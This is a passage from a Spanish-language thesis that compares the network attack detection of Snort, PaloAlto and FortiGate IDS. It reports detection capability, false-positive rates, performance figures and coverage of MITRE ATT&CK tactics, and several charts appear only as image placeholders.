


Figura 6-67 Porcentaje Promedio Flujos TP Detectados LV1 IPS y APP-CTRL PaloAlto




Figura 6-68 Porcentaje Promedio Flujos TP Detectados LV2 IPS y APP-CTRL PaloAlto

Si observamos la Figura 6-67 Porcentaje Promedio Flujos TP Detectados LV1 IPS y APP-CTRL PaloAlto podemos observar que el motor IPS es el principal encargado de detectar los flujos con ataque categorizados como LV1. Esto resulta coherente ya que este motor está diseñado para la detección de ataques que son considerados unívocamente como tal.

Respecto a la Figura 6-68 podemos ver que este es un escenario más favorable para la detección de ataques mediante el motor de Control de Aplicaciones. Esto es debido a que los ataques clasificados como LV2 pueden ser más fácilmente detectados mediante la monitorización de las aplicaciones que mediante alertas que identifiquen un ataque de manera clara.




Figura 6-69 Porcentaje Promedio Detección Eficaz Flujos/Ataques por Contexto de Ataque PaloAlto

**6.6.8. Rendimiento**

Tal como se comentó en el apartado Rendimiento (Snort y PaloAlto) vamos a analizar los resultados aplicando este criterio. Para ello, mostramos en formato tabla los datos para detecciones eficaces.



| <b>RENDIMIENTO PROMEDIO EFICAZ</b> |                                                                             |               |                |
|------------------------------------|-----------------------------------------------------------------------------|---------------|----------------|
|                                    |                                                                             | <b>FLUJOS</b> | <b>ATAQUES</b> |
| <b>CAPACIDAD DE DETECCIÓN (CD)</b> | Número de flujos con ataque detectados /Número de flujos con ataque totales | 60,15%        | 70,45%         |
| <b>TASA DE FP (FP)</b>             | Número de alertas erróneas /Número de alertas totales                       | 32,95%        | 32,95%         |
| <b>RENDIMIENTO</b>                 |                                                                             | 63,51%        | 68,73%         |

Tabla 6-11 Rendimiento Promedio Eficaz PaloAlto

Tal como podemos observar en la tabla, obtenemos un rendimiento del 68,73%. Esto es debido a que la tasa de FPs reduce considerablemente el rendimiento. En el hipotético caso de que PaloAlto no generase FPs hablaríamos de que tendría un rendimiento del 83,94%.

## 6.7. Resultados FortiGate

Para enriquecer el análisis comparativo de los sistemas IDS utilizados en este estudio, se tomarán como referencia los resultados obtenidos para FortiGate en el trabajo titulado "*Análisis de la capacidad de detección de ataques en red mediante el IDS Snort y FortiGate*". Esto permitirá establecer una comparación directa entre Snort, PaloAlto y FortiGate, evaluando sus respectivas capacidades de detección, efectividad y rendimiento en contextos similares. La integración de estos datos proporcionará una visión más completa y fundamentada sobre el desempeño de cada herramienta en la identificación de ataques en red. [26]

## 6.8. Balance

### 6.8.1. Nivel de Implementación

Para comprender el grado o nivel de implementación alcanzado vamos a calcular el porcentaje de tácticas implementadas en comparación con el total de técnicas presentes en la matriz MITRE ATT&CK. Cabe destacar que las técnicas no implementadas se deben a su naturaleza no detectable a través de la red, por lo que no es necesario incluirlas para su posterior análisis con un IDS.




Figura 6-70 Porcentaje Tácticas Implementadas (Técnica)




Figura 6-71 Porcentaje Tácticas Implementadas (Subtécnicas)




Figura 6-72 Porcentaje Tácticas Implementadas (Ataques)

A primera vista, las 3 gráficas superiores parecen muy similares, pero nos permiten identificar cada una de ellas el porcentaje de técnicas, subtécnicas y ataques implementados clasificándolos mediante tácticas. Estas 3 gráficas nos permiten hacernos una idea de la cantidad de técnicas o subtécnicas detectables por red que representan el total. Cuando establecemos una relación entre las gráficas de técnicas o subtécnicas con la de ataques nos permite estimar si se han realizado muchos ataques o implementaciones para un reducido conjunto de técnicas o subtécnicas. Este es el caso de la táctica Impact en la que a nivel de técnicas representa un 5,8% del total, a nivel de subtécnicas representa un 9,0% del total, pero a nivel de ataques representa un 17,0%. Es decir, existen muchas implementaciones diferentes de las mismas técnicas y subtécnicas.

Para ampliar la información anterior, es conveniente mostrar el porcentaje de tácticas, técnicas y subtécnicas detectables por red de la matriz MITRE ATT&CK que han sido cubiertas. De manera ilustrativa podemos observarlo en la siguiente figura:




Figura 6-73 Tácticas, Técnicas y Subtécnicas Detectables por Red Implementadas

Tal como se puede observar, hemos implementado el 100% de tácticas y técnicas, pero a nivel de subtécnicas disponemos del 50% del total.

### 6.8.2. LV1 vs LV2

A continuación, vamos a mostrar una gráfica que representa el % de ataques implementados en función de su contexto de ataque:

#### Categorización de Ataques - LV1 vs LV2




Figura 6-74 Categorización de Ataques LV1 vs LV2

La mayoría de los ataques en nuestro conjunto pertenecen al contexto LV1, lo cual es lógico considerando que el objetivo principal es desarrollar ataques claramente identificables. Sin embargo, algunos ataques han requerido el uso de herramientas que no necesariamente son exclusivamente maliciosas, lo que lleva a su clasificación como LV2 debido a su potencial uso legítimo en otros contextos.

### 6.8.3. Comparación de Resultados entre Snort, PaloAlto y Fortigate

A continuación, vamos a contrastar los resultados previamente expuestos de manera manual para Snort, PaloAlto y Fortigate.

Previo a mostrar los resultados, es interesante mostrar una comparación de las alertas únicas que tiene cada IDS en su motor de detección de alertas:




Figura 6-75 Comparación de reglas únicas según IDS

Como vemos, los IDS comerciales tienen una menor cantidad de alertas únicas que Snort teniendo estas 93381 alertas únicas utilizadas en el RuleSet 4.

Antes de mostrar los resultados mediante los diferentes criterios de análisis, es interesante observar el número de SIDs únicos que existen en el tráfico legítimo:




Figura 6-76 Número de SIDs Únicos en las detecciones del Tráfico Legítimo

Como podemos ver, Fortigate no tiene falso positivo. Si tenemos en cuenta el CIC, se han identificado para PaloAlto 5 falsos positivos, aunque solo 1 de ellos contabiliza para el estudio ya que como comentamos el tráfico legítimo analizado del CIC no está incluido en los resultados. Respecto a Snort, vemos que según aumenta el RuleSet aumenta la cantidad de FPs.

Si realizamos una comparación entre los FPs del tráfico legítimo y los FPs del tráfico del ataque identificados mediante el procedimiento manual podemos observar que existen más falsos positivos mediante el procedimiento manual identificados que mediante el banco de tráfico legítimo




Figura 6-77 Comparación FPs Tráfico Legítimo vs FP Tráfico de Ataque (Manual)

### 6.8.3.1. Densidad y Efectividad de Alertas

Mediante los resultados mostrados en anteriores apartados sobre la densidad y efectividad de las alertas, hemos generado las siguientes gráficas:



Figura 6-78 Densidad de Alertas por Táctica Snort vs PA vs FG

En la Figura 6-78 se observa claramente que Snort genera un promedio significativamente mayor de alertas por táctica en comparación con PaloAlto. Sin embargo, destaca la táctica *Discovery* como una excepción, ya que, en el caso de PaloAlto y de Fortigate, gran parte de esas alertas se clasificaron como efectivas, aportando un valor real a su capacidad de detección. Esto último, puede observarse en la Figura 6-79.




Figura 6-79 Efectividad de Alertas por Táctica Snort vs PA vs FG

Como se aprecia en la figura, PaloAlto demuestra una mayor efectividad en todas las tácticas, excepto en Exfiltration. Esta excepción se debe a que PaloAlto no ha generado ninguna alerta relacionada con dicha táctica, lo que explica su resultado inferior. Sin embargo, si comparamos PaloAlto y Fortigate podemos apreciar claramente que la efectividad que presenta este último es de un 100%. Es decir, las alertas que genera son capaces de identificar los ataques de una manera precisa.

#### 6.8.3.2. Procedimiento de Identificación de Alertas y FP

Según la Figura 6-80, utilizando el procedimiento manual de identificación de FPs, PaloAlto muestra una diferencia notable del 37,76% en comparación con el mejor porcentaje de FPs obtenido por Snort en el RS2. Por otro lado, en el procedimiento automático, PaloAlto presenta un 13,11% de FPs frente al 36,96% registrado por Snort en el RS4.

Tal como vimos en la figura anterior, Fortigate tiene un 100% de efectividad por lo que presenta un 0% de FPs en ambos procedimientos.




Figura 6-80 Procedimientos de Identificación Snort vs PaloAlto vs FG

Si comparamos el motor de Control de Aplicaciones de PaloAlto y de Fortigate podemos observar cómo ambos motores no han generado ningún falso positivo. Es decir, identifican las aplicaciones correspondientes a cada flujo.

En la siguiente figura, realizamos una comparación para intentar reflejar como de efectivas son las alertas del procedimiento automático. Para ello, hemos comparado los falsos positivos generados en el tráfico de ataques mediante el procedimiento automático con el procedimiento manual. En caso de que coincidan los resultados de ambos procedimientos sumamos 1 a “IGUALES”. En caso de que no coincida, sumamos 1 a “DIFERENTES”. De esta manera, podemos ver si las alertas del procedimiento automático están resultando efectivas o de lo contrario, no coinciden con la realidad del procedimiento manual.

